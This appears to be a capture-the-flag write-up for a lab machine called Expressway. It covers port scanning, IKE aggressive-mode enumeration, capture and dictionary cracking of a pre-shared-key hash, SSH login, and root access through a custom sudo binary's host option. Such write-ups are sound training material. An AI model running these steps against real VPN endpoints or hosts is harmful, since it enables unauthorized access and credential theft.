Title here
Summary here
Before starting, this machine requires tools that must be installed. Here is the list:
| Utility | Repository |
|---|---|
| udpx | https://github.com/nullt3r/udpx.git |
| ike-scan | https://github.com/royhills/ike-scan |
| RockYou | https://weakpass.com/wordlists/rockyou.txt |
Next, we must have connectivity with the victim machine in order to begin.
First, we must observe what is in front of us. For this reason, I will perform an initial scan with nmap to detect open ports:
nmap -sS -Pn -n --min-rate 5000 --open -vvv 10.10.11.87 -oX targeted.xmlAnd to see the clean output:
xslproc targeted.xml > targeted.html && xdg-open targeted.html
It can be seen that only port 22 with ssh is open. This indicates that the UDP ports must be inspected. To do this, I will use the udpx tool, which can be installed as indicated in the Required utilities section.
To perform the analysis, we must execute the following command:
$ udpx -t 10.10.11.87 -c 128 -w 1000

2025/12/01 19:54:31 [+] Starting UDP scan on 1 target(s)
2025/12/01 19:54:48 [*] 10.10.11.87:500 (ike)
2025/12/01 19:55:01 [+] Scan completed
Here we can see that port 500/UDP is open and uses the IKE protocol.
IKE (Internet Key Exchange) is the protocol used by VPNs so that client and server can securely agree on who is who, what encryption they will use, and which secret keys they will employ before starting to send data. Basically, it prepares the ground so that the connection is private and trustworthy.
With that said, if we perform a deeper scan using the ike-scan tool, we can discover several very interesting things that can be exploited.
$ sudo ike-scan 10.10.11.87

Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87 Main Mode Handshake returned HDR=(CKY-R=c958930645789871) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.115 seconds (8.68 hosts/sec).  1 returned handshake; 0 returned notify
The most important points to keep are:
And if we now perform an aggressive scan with the –agressive or -A parameter, we obtain the following:
$ sudo ike-scan -A 10.10.11.87

Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87	Aggressive Mode Handshake returned HDR=(CKY-R=9ae16cc0e4532f15) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.119 seconds (8.41 hosts/sec).  1 returned handshake; 0 returned notify
We can draw several conclusions:
With all this, it is time to obtain the authentication hash.
The authentication hash must be obtained in order to perform a brute-force attack.
$ sudo ike-scan -A 10.10.11.87 --id=ike@expressway.htb -Pike.psk

Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.11.87 Aggressive Mode Handshake returned HDR=(CKY-R=b4c5f38595bc9e49) SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) KeyExchange(128 bytes) Nonce(32 bytes) ID(Type=ID_USER_FQDN, Value=ike@expressway.htb) VID=09002689dfd6b712 (XAUTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0) Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.071 seconds (14.03 hosts/sec).  1 returned handshake; 0 returned notify
With the hash obtained, the brute-force attack is performed using the rockyou.txt dictionary and the psk-crack utility:
psk-crack -d /usr/share/wordlists/rockyou.txt ike.pskIf everything goes well, the password will appear there, and that is exactly what happens.
I will try my luck and see if I can access the machine with the ike user and the password I just obtained through ssh:
ssh ike@10.10.11.87I am inside and can now view the flag:

Once we are inside, it is time to look for a way to obtain the root user’s flag. To do this, as a first attempt, I check what the ike user can access as root:
$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
This output does not correspond to the sudo binary, so I check where it is pointing:
$ which sudo
usr/local/bin/sudo
Well, this is interesting and potentially vulnerable. Special attention must be paid to the domain being specified. But it is not enough. We need more.
Continuing the search, it can be seen that the ike user can access the squid logs:
$ cat /var/log/squid/access.log.1
...
1753229688.902      0 192.168.68.50 TCP_DENIED/403 3807 GET http://offramp.expressway.htb - HIER_NONE/- text/html
...
Among all the logs, this one stands out in particular: denied access to a subdomain from the outside.
There is a sudo parameter that allows specifying the domain, -h. Let us try to specify the offramp.expressway.htb domain from the /usr/bin path as follows:
/usr/local/bin/sudo -h offramp.expressway.htb ./bashWell, now we have access as root:
$ whoami
root
$ cat /root/root.txt
99dd55eacf2280107e5e30be90a3097d
Made by Iñaki Spinardi
Edit content/_index.md to see this page change.
Add Markdown files to content to create new pages.
Edit your config in config/_default/params.toml.
Learn more in the Docs.